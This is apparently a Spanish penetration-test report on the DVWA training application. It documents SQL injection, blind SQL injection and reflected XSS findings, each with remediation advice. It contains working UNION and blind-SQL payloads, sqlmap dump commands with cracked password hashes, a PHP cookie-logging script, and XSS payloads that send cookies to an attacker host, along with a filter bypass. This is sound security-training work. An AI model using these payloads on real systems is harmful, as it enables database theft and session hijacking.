- 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: user_id

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: first_name

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: last_name

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: user

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: password

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: avatar

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: last_login

ID: 0' UNION select null, COLUMN_NAME from INFORMATION_SCHEMA.columns where TABLE_NAME = 'users' and TABLE_SCHEMA = 'dvwa';#
First name:
Surname: failed_login

- 0' UNION select user, password from users;#

```
ID: 0' UNION select user, password from users;#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 0' UNION select user, password from users;#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 0' UNION select user, password from users;#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 0' UNION select user, password from users;#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 0' UNION select user, password from users;#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Las contraseñas de la base de datos están siendo encriptadas con el algoritmo MD5. Este algoritmo se encuentra totalmente obsoleto, permitiendo realizar un reverse hash en cuestión de segundos a través de fuentes públicas.

A continuación, muestro el reverse hash de la contraseña del usuario admin mediante el uso de una fuente pública.

Reverse a MD5 hash

Nike Store Murcia
COMPRAR
Obtén un descuento del 30 % en todo

 Store info

You can generate the MD5 hash of the string which was just re

Convert a string to a MD5 hash

I

- PT03032024-DVWA-003_002:

Durante las pruebas realizadas para el nivel medio se ha confirmado que la aplicación web es vulnerable a ataques de SQL Injection debido al tratamiento de los datos introducidos en el elemento `<select name="id">` del formulario utilizado para la consulta de un usuario por su ID en la URL <http://10.0.2.15/dvwa/vulnerabilities/sqli/> a pesar de intentar limitar la selección de estos elementos a través de un elemento select en HTML.

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP/>
- https://wikipedia.org/wiki/SQL_injection
- <http://n.mavituna.com/sql-injection-cheatsheet>

```
<form action="#" method="POST">
  <p>
    User ID:
    <select name="id">
      <option value="1">1</option>
      <option value="2">2</option>
      <option value="3">3</option>
      <option value="4">4</option>
      <option value="5">5</option>
    </select>
    <input type="submit" name="Submit" value="Submit">
  </p>
```

Esta medida no es viable contra un atacante, ya que solamente cambiando el código HTML del navegador a fin de sustituir el elemento select por un elemento `input type="text"` se puede explotar la vulnerabilidad.

```
<form action="#" method="POST">
  <p>
    User ID:
    <input type="text" name="id" >
    <input type="submit" name="Submit" value="Submit">
  </p>
</form>
```

Vulnerability: SQL Injection

User ID:

Para comprobar la explotabilidad de esta vulnerabilidad a partir de este punto se pueden seguir los mismos pasos para la ocurrencia anterior.

Recomendaciones:

A fin de combatir los ataques de SQL Injection se pueden seguir una serie de medidas:

1. **Utilizar consultas parametrizadas o preparadas:** En lugar de concatenar directamente valores de entrada del usuario en tus consultas SQL, utilizar consultas parametrizadas o preparadas. Esto separa los datos de los comandos SQL, lo que hace que sea mucho más difícil para un atacante inyectar código malicioso.
2. **Validar y sanitizar la entrada del usuario:** Implementar una validación rigurosa de todos los datos ingresados por el usuario, asegurando de que solo se permitan caracteres válidos y que se eliminen o se escapen los caracteres especiales que puedan ser utilizados en un ataque de SQL Injection.
3. **Utilizar listas blancas en lugar de listas negras:** En lugar de especificar qué caracteres o palabras no deben permitirse, utiliza listas blancas para permitir solo los caracteres y palabras que sean necesarios para la entrada de datos en la medida de lo posible (propiedad filleable).
4. **Limitar los privilegios de la cuenta de la base de datos:** Asegúrese de que las cuentas de usuario utilizadas por la aplicación tengan los privilegios mínimos necesarios en la base de datos. Esto limitará el alcance de cualquier ataque exitoso de SQL Injection.
5. **Implementar un firewall de aplicaciones web (WAF):** Un WAF puede detectar y bloquear automáticamente ataques de SQL Injection mediante la inspección del tráfico web y la identificación de patrones maliciosos.

Referencias:

https://owasp.org/www-community/attacks/SQL_Injection

<https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database>

<https://sqlmap.org/>

PT03032024-DVWA-004	
<div>SQL Injection Blind</div> <p>Técnica utilizada por los atacantes para manipular consultas SQL enviadas a la base de datos desde una aplicación web. Esto se logra mediante la inserción de código SQL malicioso en campos de entrada de usuario, como formularios de búsqueda o campos de inicio de sesión.</p> <p>A diferencia del SQL Injection estándar o basado en UNION, en este caso, el atacante no recibe directamente los resultados de sus consultas. Se basa en inferir información sensible a través de técnicas de prueba y error.</p>	<div>Criticidad:</div> <div>Alta</div>
<div>CVSS:</div> <div>AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H/E:H/RL:W/RC:C</div>	<div>CVSS Score:</div> <div>8.3</div>
<div>Activos afectados:</div> <div>URL: http://10.0.2.15/dvwa/vulnerabilities/sqli_blind/</div> <div>IP: 10.0.2.15</div>	
<div>Ocurrencias:</div> <div>2</div>	
<div>Tipo de vulnerabilidad:</div> <div>APP</div>	
<div>Detalles:</div> <div><ul style="list-style-type: none">PT03032024-DVWA-004_001:<p>Durante las pruebas realizadas para el nivel low se ha confirmado que la aplicación web es vulnerable a ataques SQL Injection Blind debido al tratamiento de los datos introducidos en el elemento <code><input type="text" name="id"></code> del formulario utilizado para la consulta de un usuario por si ID en la URL http://10.0.2.15/dvwa/vulnerabilities/sqli/.</p></div>	

Vulnerability: SQL Injection

User ID:

Submit

En este tipo de ataques de SQL Injection se juega con verdaderos o falsos, por lo que no se ve el error en la base de datos o el resultado de lo que se está haciendo. Si coloco valores de los ID que existe o no en la base de datos, la web responde indicando si existe o no.

Para comprobar la explotabilidad de esta vulnerabilidad se puede probar a ejecutar `6' OR '1' = '1';#` donde se recibiría un valor false, pero luego un valor true, dando como resultado `False OR True = True` en Tautología.

Vulnerability: SQL Injection (Blind)

User ID: `6' OR '1' = '1';#`

Submit

User ID exists in the database.

El problema de extraer datos con el método Blind de una base de datos mediante inyección es que la web no muestra los resultados de las consultas, por lo que, la manera de extraer datos con este tipo de inyección es mediante la comparativa de códigos ASCII, obteniendo carácter a carácter resultados de consultas y comparándolos en bucle contra el valor de un carácter ASCII para saber si es mayor o igual al carácter a comprobar en esa vuelta, para ir acotando la búsqueda del carácter hasta dar con el que es igual al carácter consultado.

Aquí una imagen que puede ayudar a entender este tipo de ataques:

SQL injection: Blind

Dec	Hex	Oct	HTML	Chr	Dec	Hex	Oct	HTML	Chr
64	40	100	#064;	B	96	60	140	#096;	B
65	41	101	#065;	B	97	61	141	#097;	B
66	42	102	#066;	B	98	62	142	#098;	B
67	43	103	#067;	B	99	63	143	#099;	B
68	44	104	#068;	B	100	64	144	#100;	B
69	45	105	#069;	B	101	65	145	#101;	B
70	46	106	#070;	F	102	66	146	#102;	C
71	47	107	#071;	C	103	67	147	#103;	F
72	48	110	#072;	H	104	68	150	#104;	H
73	49	111	#073;	I	105	69	151	#105;	I
74	4A	112	#074;	J	106	6A	152	#106;	J
75	4B	113	#075;	K	107	6B	153	#107;	K
76	4C	114	#076;	L	108	6C	154	#108;	L
77	4D	115	#077;	M	109	6D	155	#109;	M
78	4E	116	#078;	N	110	6E	156	#110;	N
79	4F	117	#079;	O	111	6F	157	#111;	O
80	50	120	#080;	P	112	70	160	#112;	P
81	51	121	#081;	Q	113	71	161	#113;	Q
82	52	122	#082;	R	114	72	162	#114;	R
83	53	123	#083;	S	115	73	163	#115;	S
84	54	124	#084;	T	116	74	164	#116;	T
85	55	125	#085;	U	117	75	165	#117;	U
86	56	126	#086;	V	118	76	166	#118;	V
87	57	127	#087;	W	119	77	167	#119;	W
88	58	130	#088;	X	120	78	170	#120;	X
89	59	131	#089;	Y	121	79	171	#121;	Y
90	5A	132	#090;	Z	122	7A	172	#122;	Z
91	5B	133	#091;	[123	7B	173	#123;	[
92	5C	134	#092;	\	124	7C	174	#124;	\
93	5D	135	#093;]	125	7D	175	#125;]
94	5E	136	#094;	^	126	7E	176	#126;	^
95	5F	137	#095;	_	127	7F	177	#127;	_

Source: www.LaSigTablas.com

Blind SQL

id=1 and 100>ASCII(substring(user(),1,1)) → Falso
id=1 and 150>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 110>ASCII(substring(user(),1,1)) → Falso
id=1 and 125>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 115>ASCII(substring(user(),1,1)) → Verdadero
id=1 and 113>ASCII(substring(user(),1,1)) → Falso
id=1 and 114=ASCII(substring(user(),1,1)) → Verdadero

114 en ASCII equivale a 'r'


Siguiente valor: id= 1 and 100>ASCII(substring(user(),2,1))

Longitud del nombre de usuario: id= 1 and 10>length(user())



Realizar todas esas comprobaciones manualmente es tarea imposible, por lo que, para realizar una explotación exitosa de esta vulnerabilidad se ha usado la herramienta SQLMap.

SQLMap requiere de configuración para su correcto funcionamiento. Esta configuración se puede realizar fácilmente mediante la captura y guardado del paquete enviado con la petición GET. Esta captura se puede realizar con un proxy como Burp en este caso.



Mediante la ejecución de RQLMap con el parámetro `-r <ruta al fichero>` junto con el parámetro `-dbs` se consigue información sobre la base de datos y el tipo de inyección al que es susceptible.

- `sqlmap -r blind_SQL_low.txt -dbs`

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 2626=2626 AND 'iTNL'='iTNL6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8332 FROM (SELECT(SLEEP(5)))QAiN) AND 'wTid'='wTid6Submit=Submit

[19:30:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:30:04] [INFO] fetching database names
[19:30:04] [INFO] fetching number of databases
[19:30:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:30:04] [INFO] retrieved: 2
[19:30:04] [INFO] retrieved: dvwa
[19:30:04] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema
```

Mediante el parámetro `-dump` junto con el parámetro `-D <esquema>` se dumpea todo el contenido de dicho esquema.

- `sqlmap -r blind_SQL_low.txt -D dvwa -dump`

```
[19:36:32] [INFO] retrieved: 2
[19:36:32] [INFO] retrieved: guestbook
[19:36:32] [INFO] retrieved: users
[19:36:33] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:36:33] [INFO] retrieved: 8
[19:36:33] [INFO] retrieved: user_id
[19:36:33] [INFO] retrieved: first_name
[19:36:33] [INFO] retrieved: last_name
[19:36:33] [INFO] retrieved: user
[19:36:33] [INFO] retrieved: password
[19:36:34] [INFO] retrieved: avatar
[19:36:34] [INFO] retrieved: last_login
[19:36:34] [INFO] retrieved: failed_login
[19:36:34] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:36:34] [INFO] fetching number of entries for table 'users' in database 'dvwa'
[19:36:34] [INFO] retrieved: 5
[19:36:34] [INFO] retrieved: 1337
[19:36:34] [INFO] retrieved: /hackable/users/1337.jpg
[19:36:35] [INFO] retrieved: 0
[19:36:35] [INFO] retrieved: Hack
[19:36:35] [INFO] retrieved: 2024-02-19 10:10:51
[19:36:36] [INFO] retrieved: Me
[19:36:36] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[19:36:37] [INFO] retrieved: 3
[19:36:37] [INFO] retrieved: admin
[19:36:37] [INFO] retrieved: /hackable/users/admin.jpg
[19:36:37] [INFO] retrieved: 0
[19:36:37] [INFO] retrieved: admin
[19:36:37] [INFO] retrieved: 2024-02-19 10:10:51
[19:36:38] [INFO] retrieved: admin
[19:36:38] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[19:36:39] [INFO] retrieved: 1
[19:36:39] [INFO] retrieved: gordonb
[19:36:39] [INFO] retrieved: /hackable/users/gordonb.jpg
[19:36:40] [INFO] retrieved: 0
[19:36:40] [INFO] retrieved: Gordon
[19:36:40] [INFO] retrieved: 2024-02-19 10:10:51
[19:36:40] [INFO] retrieved: Brown
[19:36:40] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[19:36:41] [INFO] retrieved: 2
[19:36:41] [INFO] retrieved: pablo
[19:36:41] [INFO] retrieved: /hackable/users/pablo.jpg
[19:36:42] [INFO] retrieved: 0
[19:36:42] [INFO] retrieved: Pablo
[19:36:42] [INFO] retrieved: 2024-02-19 10:10:51
[19:36:42] [INFO] retrieved: Picasso
[19:36:43] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
```

[...]

Además de eso, SQLmap otorga la opción de procesar los hashes de las contraseñas con un diccionario para tratar de conseguir las contraseñas. Que, como queda reflejado en el informe es posible realizar el reverse hashing debido al uso de MD5 para encriptar las contraseñas.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[19:43:31] [INFO] writing hashes to a temporary file '/tmp/sqlmaphtd_ajyr257484/sqlmaphashes-_9xl5od2.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[19:43:34] [INFO] using hash method 'md5_generic_password'
[19:43:34] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:43:34] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[19:43:34] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:43:34] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2024-02-19 10:10:51 | 0 |
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2024-02-19 10:10:51 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2024-02-19 10:10:51 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2024-02-19 10:10:51 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2024-02-19 10:10:51 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- **PT03032024-DVWA-004_002:**

También se ha confirmado la explotabilidad de esta vulnerabilidad para el nivel medio de la aplicación, donde, al igual que SQLI versión medio, el input de tipo text ha sido suplantado por un select, pudiendo cambiar simplemente el código HTML que se ejecuta en el navegador para reintroducir ese input type="text" y poder realizar la comprobación de la misma forma que se ha realizado para el nivel low de la aplicación.

Además de eso, la petición se realiza por POST en vez de por GET, algo que no afecta para nada la explotabilidad de esta vulnerabilidad, ya que con la misma herramienta de SQLMap el proceso es exactamente el mismo.

Se captura la petición POST, se guarda en un fichero de texto y se vuelven a ejecutar las pruebas con SQLMap.

- `sqlmap -r blind_SQL_medium.txt -dbs`
- `sqlmap -r blind_SQL_medium.txt -D dvwa --dump`

Recomendaciones:

A fin de combatir los ataques de SQL Injection se pueden seguir una serie de medidas:

1. **Pruebas de tiempo:** En un ataque de SQL Injection Blind, los atacantes a menudo aprovechan la diferencia en el tiempo de respuesta del servidor para inferir información sobre la base de datos subyacente. Implementar medidas para limitar el tiempo de ejecución de las consultas SQL puede dificultar estos intentos, como la configuración de límites de tiempo de consulta o la detección de patrones de acceso inusualmente lentos.
2. **Utilizar consultas parametrizadas o preparadas:** En lugar de concatenar directamente valores de entrada del usuario en tus consultas SQL, utilizar consultas parametrizadas o preparadas. Esto separa los datos de los comandos SQL, lo que hace que sea mucho más difícil para un atacante inyectar código malicioso.
3. **Validar y sanitizar la entrada del usuario:** Implementar una validación rigurosa de todos los datos ingresados por el usuario, asegurando de que solo se permitan caracteres válidos y que se eliminen o se escapen los caracteres especiales que puedan ser utilizados en un ataque de SQL Injection.
4. **Utilizar listas blancas en lugar de listas negras:** En lugar de especificar qué caracteres o palabras no deben permitirse, utiliza listas blancas para permitir solo los caracteres y palabras que sean necesarios para la entrada de datos en la medida de lo posible (propiedad filleable).
5. **Limitar los privilegios de la cuenta de la base de datos:** Asegúrese de que las cuentas de usuario utilizadas por la aplicación tengan los privilegios mínimos necesarios en la base de datos. Esto limitará el alcance de cualquier ataque exitoso de SQL Injection.
6. **Implementar un firewall de aplicaciones web (WAF):** Un WAF puede detectar y bloquear automáticamente ataques de SQL Injection mediante la inspección del tráfico web y la identificación de patrones maliciosos.

Referencias:

https://owasp.org/www-community/attacks/Blind_SQL_Injection

<https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database>

<https://sqlmap.org/>

PT03032024-DVWA-005	
<p>XSS Reflejado – Cross Site Scripting Reflejado</p> <p>El Cross-Site Scripting (XSS) es una vulnerabilidad de seguridad común en aplicaciones web que permite a los atacantes insertar código malicioso, generalmente JavaScript, en las páginas web visitadas por otros usuarios.</p> <p>En particular, el XSS Reflejado se ejecuta una sola vez en el navegador de la víctima y no tiene persistencia en la aplicación web. Por otro lado, el XSS Persistente implica que el código malicioso se almacena en la aplicación web y se entrega a múltiples usuarios.</p> <p>Para llevar a cabo un ataque de XSS Reflejado, un atacante podría utilizar técnicas de ingeniería social para persuadir a un usuario a hacer clic en un enlace manipulado, donde el script malicioso está incrustado en la URL</p> <p>El principal objetivo de este tipo de ataques es el secuestro de sesiones a través del robo de cookies.</p>	<p>Criticidad:</p> <div>Alta</div>
<p>CVSS:</p> <p><u>AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:L/E:H/RL:W/RC:C</u></p>	<p>CVSS Score:</p> <p>8.7</p>
<p>Activos afectados:</p> <p>URL: http://10.0.2.15/dvwa/vulnerabilities/xss_r/</p> <p>IP: 10.0.2.15</p>	
<p>Ocurrencias:</p> <p>2</p>	
<p>Tipo de vulnerabilidad:</p> <p>APP</p>	
<p>Detalles:</p> <ul style="list-style-type: none">PT03032024-DVWA-005_001: <p>Durante las pruebas realizadas se ha confirmado que la aplicación web DVWA es vulnerable a ataques XSS Reflejado debido a la ausencia de medidas que contrarresten la vulnerabilidad.</p> <p>Se puede demostrar la vulnerabilidad introduciendo lo siguiente en el elemento <input type="text" name="name"> del formulario web.</p> <ul style="list-style-type: none"><script>alert('Has sido hackiado')</script>	

Lo que hace que, al clicar en Submit se envíe el código a la web y esta devuelva el mensaje introducido con un hola delante, lo que hará que el navegador interprete el código JavaScript y se ejecute, abriendo simplemente un popup que contenga 'Has sido hackiado'.



Para fin de mostrar la seriedad de este tipo de ataques he desplegado un servicio web simple que almacena la información recibida en un log. Esa información recibida y almacenada serán los datos de la cookie del usuario.

```
<?php
    if(isset($_SERVER['HTTP_USER_AGENT']) && isset($_SERVER['REMOTE_ADDR']) &&
isset($_SERVER['QUERY_STRING'])){
        $ip = $_SERVER['REMOTE_ADDR'];
        $browser = $_SERVER['HTTP_USER_AGENT'];

        $fp = fopen('log.txt', 'a');
        fwrite($fp, $ip . ' ' . $browser . "\n");
        fwrite($fp, urlencode($_SERVER['QUERY_STRING']). " \n\n");
        fclose($fp);
    }
?>
```

Una vez el servicio está a la escucha y, mediante ingeniería social, se puede lograr que un usuario haga click en el siguiente enlace consiguiendo que el usuario envíe las cookies al atacante.


```
http://10.0.2.15/vulnerabilities/xss_r/?name=%3Cscript%3Evar+i+%3D+new+Image%28%29%3B+i.src%3D%22http%3A%2F%2F10.0.2.8%3A8081%2F%3Fresult%3D%22%2Bdocument.cookie%3B+%3C%2Fscript%3E#
```

Como se puede apreciar, la URL es un poco extensa y fiable, pero se puede acortar con algún tipo de servicio que permita generar una URL más pequeña, o simplemente con el uso de un hipervínculo.


La víctima al clicar en el enlace no se percataría de que el atacante está recibiendo los datos de sus cookies con los que puede secuestrar su sesión, ya que está accediendo a una web legítima, pero con un código JavaScript malicioso en la petición.

La URL enviada equivale a introducir lo siguiente en el Input type="text":

- `<script>var i=new Image();i.src="http://10.0.2.8:8081/xss_logger.php?result="+document.cookie;</script>`



Fichero de log de las cookies del atacante.



- **PT03032024-DVWA-005_002:**

Para el nivel medio de la aplicación DVWA se ha intentado solucionar el intento de existencia de XSS Reflejado mediante el uso de la función replace <script> por una cadena vacía, algo que no es del todo efectivo contra este tipo de ataque.

Para saltar esta medida simplemente es necesario escribir <SCRIPT> en mayúscula en vez de en minúscula, ya que PHP es keysensitive.

- `<SCRIPT> var i = new Image();
i.src="http://10.0.2.8:8081/xss_logger.php?result="+document.cookie; </script>`

Lo que provoca, una vez más, el envío de las cookies al servicio web del agente malicioso.

Recomendaciones:

A fin de combatir los ataques Cross Site Scripting se pueden seguir una serie de medidas:

1. **Validación y escape de entrada de usuario:** Validar y escapar adecuadamente todas las entradas de usuario, como datos de formularios, URL y cookies, antes de procesarlas y mostrarlas en la aplicación web. Esto impide que el código JavaScript malicioso sea ejecutado en el navegador del usuario.
2. **Utilizar listas blancas para la entrada:** En lugar de permitir todos los caracteres, utilizar listas blancas para permitir solo los caracteres necesarios en la entrada de usuario en la medida de lo posible. Esto reduce la superficie de ataque y evita que se introduzcan caracteres maliciosos.
3. **Codificación de salida segura:** Codificar correctamente todos los datos dinámicos antes de insertarlos en el HTML de la página web. Esto previene la ejecución de scripts maliciosos al mostrar los datos al usuario.
4. **Establecer encabezados de seguridad HTTP:** Configurar encabezados HTTP de seguridad, como Content Security Policy (CSP), que ayudan a mitigar los riesgos de XSS al especificar de dónde se pueden cargar los recursos de la página web y qué tipos de contenido están permitidos.
5. **Utilizar frameworks y bibliotecas seguras:** Utilizar frameworks y bibliotecas de desarrollo web que incluyan funciones de seguridad integradas para prevenir ataques XSS, como la codificación automática de salida y la protección contra inyecciones de HTML.
6. **Usar HTTPS:** Utiliza HTTPS en lugar de HTTP para cifrar la comunicación entre el cliente y el servidor. Esto ayuda a proteger las cookies de sesión y otros datos confidenciales transmitidos durante la navegación.
7. **Utilizar cookies seguras:** Marca las cookies de sesión como "seguras" y "HTTPOnly". La marca "segura" asegura que las cookies solo se envíen a través de conexiones HTTPS, mientras que la marca "HTTPOnly" evita que el JavaScript acceda a las cookies, lo que ayuda a prevenir ataques de secuestro de sesiones basados en XSS.
8. **Implementar tokens anti-CSRF:** Utiliza tokens anti-CSRF (Cross-Site Request Forgery) para proteger las acciones sensibles de la aplicación, como el cambio de contraseña o la realización de transacciones financieras. Estos tokens garantizan que las solicitudes provengan de fuentes legítimas y no sean el resultado de un ataque de terceros.
9. **Configurar tiempos de expiración cortos:** Establece tiempos de expiración cortos para las sesiones de usuario y las cookies de sesión. Esto limita el tiempo durante el cual un atacante puede aprovechar una sesión secuestrada.
10. **Implementar mecanismos de autenticación multifactor (MFA):** Utiliza autenticación multifactor para agregar una capa adicional de seguridad. Esto puede incluir la verificación por SMS, aplicaciones de autenticación móvil o tokens de hardware.
11. **Monitorear y registrar la actividad de sesión:** Implementa registros de actividad de sesión para detectar y responder rápidamente a comportamientos anómalos, como accesos desde ubicaciones inusuales o cambios de comportamiento en las sesiones de usuario.

Referencias:

<https://owasp.org/www-community/attacks/xss/>

https://owasp.org/www-community/Types_of_Cross-Site_Scripting

<https://owasp.org/www-community/attacks/xss/#reflected-xss-attacks>

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

PT03032024-DVWA-006	
<p>XSS Almacenado – Cross Site Scripting Almacenado</p> <p>El Cross-Site Scripting almacenado tiene el mismo efecto que el reflejado, solo que el código malicioso queda almacenado en el recurso que utiliza la web para asegurar la persistencia. De tal modo que cada vez que un navegador obtiene la información también obtiene el código malicioso, este lo ejecutará, haciendo esta cualidad del XSS Almacenado sumamente más potente que el Reflejado.</p> <p>Además, gracias a la persistencia en la aplicación web, no requiere del uso de ingeniería social para llevar a cabo un ataque.</p>	<p>Criticidad:</p> <div>Crítica</div>
